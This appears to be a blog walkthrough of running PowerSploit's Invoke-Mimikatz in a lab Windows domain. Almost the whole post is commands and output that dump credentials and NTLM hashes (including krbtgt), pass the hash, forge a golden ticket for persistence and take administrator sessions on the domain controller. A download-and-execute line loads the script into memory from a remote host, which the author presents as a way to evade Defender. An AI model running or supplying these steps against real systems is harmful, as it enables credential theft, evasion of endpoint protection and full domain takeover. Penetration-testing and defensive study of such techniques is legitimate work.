Invoke-Mimikatz Walkthrough

Ryan Yager · Follow
4 min read · Sep 26, 2022

Today we are going to be looking at Invoke-Mimikatz which can be found here:


https://github.com/PowerShellMafia/PowerSploit/blob/master/Exfiltration/Invoke-Mimikatz.ps1

For this lab we will be using a Domain Controller and also a Windows 10 machine that is part of the domain. Both have Windows Defender and Real Time Protection turned on. We will start as an administrator on the Windows

10 machine, this is not a privilege escalation walkthrough, just a quick showing of Invoke-Mimikatz.ps1.

As stated we will start off with administrator access on the Windows 10 machine. Also notice that this is a local administrator, not a domain administrator.

The first thing we can run is token::elevate:



```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"token::elevate"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # token::elevate
Token Id  : 0
User name :
SID name  : NT AUTHORITY\SYSTEM

532     {0;000003e7} 1 D 19191          NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)       Primary
 -> Impersonated !
 * Process Token : {0;000ba500} 1 F 1052686     DESKTOP-T68JBQR\john    S-1-5-21-598663821-2312139981-2989481332-1009
(14g,24p)       Primary
 * Thread Token  : {0;000003e7} 1 D 1483095     NT AUTHORITY\SYSTEM     S-1-5-18        (04g,21p)   Impersonation (Delegation
)

PS C:\Windows\system32>
```

Now that we have put mimikatz into memory we can start to look at some of the different commands. Lets start off with just Invoke-Mimikatz:

```
PS C:\Windows\system32> Invoke-Mimikatz

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 773728 (00000000:000bce60)
Session           : Batch from 0
User Name         : Administrator
Domain            : HATTER
Logon Server      : WIN-Q67IA9OR1RK
Logon Time        : 9/25/2022 3:04:57 PM
SID               : S-1-5-21-2337031883-842331614-3876858441-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : HATTER
         * NTLM     : 31592a42841d0a9e74f93c41d8884cd0
         * SHA1     : 88a4a1271979e79c3c0b7688b0b07bcca639bbf4
```

Now lets only look at the LSA dump, we will be utilizing 2 commands strung together for this, we will look at both LSA dump and also LSA dump patch. To do this we can run Invoke-Mimikatz -command “‘lsadump::lsa” “lsadump::lsa /patch”’.

Select Administrator: Windows PowerShell

```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"lsadump::lsa" "lsadump::lsa /patch"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa
Domain : DESKTOP-T68JBQR / S-1-5-21-598663821-2312139981-2989481332

RID  : 000001f4 (500)
User : Administrator
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID  : 000003ea (1002)
User : Alice
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003

RID  : 000001f7 (503)
User : DefaultAccount
ERROR kuhl_m_lsadump_lsa_user ; SamQueryInformationUser c0000003
```

```
mimikatz(powershell) # lsadump::lsa /patch
Domain : DESKTOP-T68JBQR / S-1-5-21-598663821-2312139981-2989481332

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM :

RID  : 000003ea (1002)
User : Alice
LM   :
NTLM : ae974876d974abd805a989ebead86846

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003f1 (1009)
User : john
LM   :
NTLM : 2b576acbe6bcfda7294d6bd18041b8fe
```

Notice when we do this both commands are ran, we can continue to string more commands together if we please. Next lets look at the vault. To do this

we will be utilizing the vault::list, vault::cred and vault::cred /patch.

```
PS C:\Windows\system32> Invoke-Mimikatz -Command '"vault::list" "vault::cred" "vault::cred /patch"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # vault::list

Vault : {4bf4c442-9b8a-41a0-b380-dd4a704ddb28}
        Name       : Web Credentials
        Path       : C:\Users\john.DESKTOP-T68JBQR.000.001\AppData\Local\Microsoft\Vault\4BF4C442-9B8
A-41A0-B380-DD4A704DDB28
        Items (0)

Vault : {77bc582b-f0a6-4e15-4e80-61736b6f3b29}
        Name       : Windows Credentials
        Path       : C:\Users\john.DESKTOP-T68JBQR.000.001\AppData\Local\Microsoft\Vault
        Items (0)

mimikatz(powershell) # vault::cred

mimikatz(powershell) # vault::cred /patch

PS C:\Windows\system32>
```

Notice above there is not anything in the vault that we can utilize. That is ok, we still have plenty of information from the other commands that we used to work with. Also thinking back at the last commands that we ran, we could do a token::elevate with each command if we so please, and string other commands with it.

Now that we have done a few commands and saw that we can string commands together lets utilize the information that we have above to do a pass the hash with invoke-mimikatz.

```
Administrator: Windows PowerShell
PS C:\Windows\system32> Invoke-Mimikatz -Command '"sekurlsa::pth /user:administrator /domain:hatter.local /ntlm:31592a42841d0
a9e74f93c41d8884cd0 /run:powershell.exe"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # sekurlsa::pth /user:administrator /domain:hatter.local /ntlm:31592a42841d0a9e74f93c41d8884cd0 /run:pow
ershell.exe
user    : administrator
domain  : hatter.local
program : powershell.exe
impers. : no
NTLM    : 31592a42841d0a9e74f93c41d8884cd0
  |  PID  6796
  |  TID  6708
  |  LSA Process is now R/W
  |  LUID 0 ; 1531210 (00000000:00175d4a)
  \_ msv1_0   - data copy @ 000001A63B0EFA80 : OK !
  \_ kerberos - data copy @ 000001A63AA99278
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace @ 000001A63AA61808 (32) -> null
```

The command above will open a new PowerShell window, and we can see if we have successfully passed the hash by looking at the domain controller.

```
Administrator: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> whoami
nt authority\system
PS C:\Windows\system32> $sess = New-PSSession -ComputerName WIN-Q67IA9OR1RK
PS C:\Windows\system32> Enter-PSSession -Session $sess
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> whoami
hatter\administrator
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents>
```

Awesome, we are now utilizing pass the hash and are an administrator on the Domain Controller, easy day. If you are confused about the domain name or computer name, we have found this information before with mimikatz and the commands we have already ran:

```
mimikatz(powershell) # sekurlsa::logonpasswords

Authentication Id : 0 ; 773728 (00000000:000bce60)
Session           : Batch from 0
User Name         : Administrator
Domain            : HATTER
Logon Server      : WIN-Q67IA9OR1RK
Logon Time        : 9/25/2022 3:04:57 PM
SID               : S-1-5-21-2337031883-842331614-3876858441-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : HATTER
         * NTLM     : 31592a42841d0a9e74f93c41d8884cd0
         * SHA1     : 88a4a1271979e79c3c0b7688b0b07bcca639bbf4
         * DPAPI    : 408b366d16340e856c1f1367f86e5212
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : HATTER
         * Password : (null)
        kerberos :
         * Username : Administrator
         * Domain   : HATTER.LOCAL
         * Password : (null)
        ssp :
        credman :
```

Notice the logon server is the computer name of the Domain Controller and the domain is the domain name.

Continuing on lets try and create a golden ticket:

```
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> iex (iwr -UseBasicParsing http://10.0.3.5/Invoke-Mimikatz.ps1)
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"lsadump::lsa /patch"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # lsadump::lsa /patch
Domain : HATTER / S-1-5-21-2337031883-842331614-3876858441

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM : 31592a42841d0a9e74f93c41d8884cd0

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000001f6 (502)
User : krbtgt
LM   :
NTLM : 1cb74ae37cdfc2d753b30e6bf15a2088

RID  : 0000044f (1103)
User : alice
LM   :
NTLM : 6bf528f1cbcb65f2ca14883c832020d3

RID  : 00000450 (1104)
User : Hearts
LM   :
NTLM : ae974876d974abd805a989ebead86846

RID  : 00000452 (1106)
User : sec
```

```
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> Invoke-Mimikatz -Command '"kerberos::golden /user:administrator /domain:hatter.local
/sid:S-1-5-21-2337031883-842331614-3876858441 /krbtgt:1cb74ae37cdfc2d753b30e6bf15a2088 /id:500 /groups:512 /ptt"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::golden /user:administrator /domain:hatter.local /sid:S-1-5-21-2337031883-842331614-3876858441 /krbtgt:1cb74a
e37cdfc2d753b30e6bf15a2088 /id:500 /groups:512 /ptt
User      : administrator
Domain    : hatter.local (HATTER)
SID       : S-1-5-21-2337031883-842331614-3876858441
User Id   : 500
Groups Id : *512
ServiceKey: 1cb74ae37cdfc2d753b30e6bf15a2088 - rc4_hmac_nt
Lifetime  : 9/25/2022 3:30:59 PM ; 9/22/2032 3:30:59 PM ; 9/22/2032 3:30:59 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ hatter.local' successfully submitted for current session
```

```
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> klist.exe

Current LogonId is 0:0x206bdd

Cached Tickets: (1)

#0>     Client: administrator @ hatter.local
        Server: krbtgt/hatter.local @ hatter.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
```



```
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents>
```

Awesome it worked, but we were on the DC already, lets create one for the the Windows 10 machine and then see if we can login with the ticket that we created:

```
PS C:\Users\john.DESKTOP-T68JBQR.000.001> iex (iwr -UseBasicParsing http://10.0.3.5/Invoke-Mimikatz.p
s1)
PS C:\Users\john.DESKTOP-T68JBQR.000.001> Invoke-Mimikatz -Command '"kerberos::golden /user:administr
ator /domain:hatter.local /sid:S-1-5-21-2337031883-842331614-3876858441 /krbtgt:1cb74ae37cdfc2d753b30
e6bf15a2088 /id:500 /groups:512 /ptt"'

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(powershell) # kerberos::golden /user:administrator /domain:hatter.local /sid:S-1-5-21-233703
1883-842331614-3876858441 /krbtgt:1cb74ae37cdfc2d753b30e6bf15a2088 /id:500 /groups:512 /ptt
User      : administrator
Domain    : hatter.local (HATTER)
SID       : S-1-5-21-2337031883-842331614-3876858441
User Id   : 500
Groups Id : *512
ServiceKey: 1cb74ae37cdfc2d753b30e6bf15a2088 - rc4_hmac_nt
Lifetime  : 9/25/2022 3:34:30 PM ; 9/22/2032 3:34:30 PM ; 9/22/2032 3:34:30 PM
-> Ticket : ** Pass The Ticket **

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Golden ticket for 'administrator @ hatter.local' successfully submitted for current session
```

```
PS C:\Users\john.DESKTOP-T68JBQR.000.001> klist.exe

Current LogonId is 0:0xba52b

Cached Tickets: (1)

#0>     Client: administrator @ hatter.local
        Server: krbtgt/hatter.local @ hatter.local
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
        Start Time: 9/25/2022 15:34:30 (local)
        End Time:   9/22/2032 15:34:30 (local)
        Renew Time: 9/22/2032 15:34:30 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called:
PS C:\Users\john.DESKTOP-T68JBQR.000.001> $sess = New-PSSession -ComputerName WIN-Q67IA9OR1RK
PS C:\Users\john.DESKTOP-T68JBQR.000.001> $sess

 Id Name            ComputerName    ComputerType    State         ConfigurationName     Availability
 -- ----            ------------    ------------    -----         -----------------     ------------
  1 WinRM1          WIN-Q67IA9OR1RK RemoteMachine   Opened        Microsoft.PowerShell     Available


PS C:\Users\john.DESKTOP-T68JBQR.000.001> Enter-PSSession -Session $sess
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents> whoami
hatter\administrator
[WIN-Q67IA9OR1RK]: PS C:\Users\Administrator\Documents>
```

Awesome we were able to create another session with a golden ticket utilizing the Windows 10 Machine and the information that we found on the DC. We have now created persistence within the domain.

As shown throughout this article we can utilize Invoke-Mimikatz.ps1 the same way we can run mimikatz.exe, however with the ps1 we can put it into memory, thus helping with bypassing Defender and Real Time Monitoring.

Mimikatz Invoke Mimikatz Hacking Powershell

Written by Ryan Yager

Follow

174 Followers

Known on Twitch and YouTube as OvergrownCarrot1 or OGC

More from Ryan Yager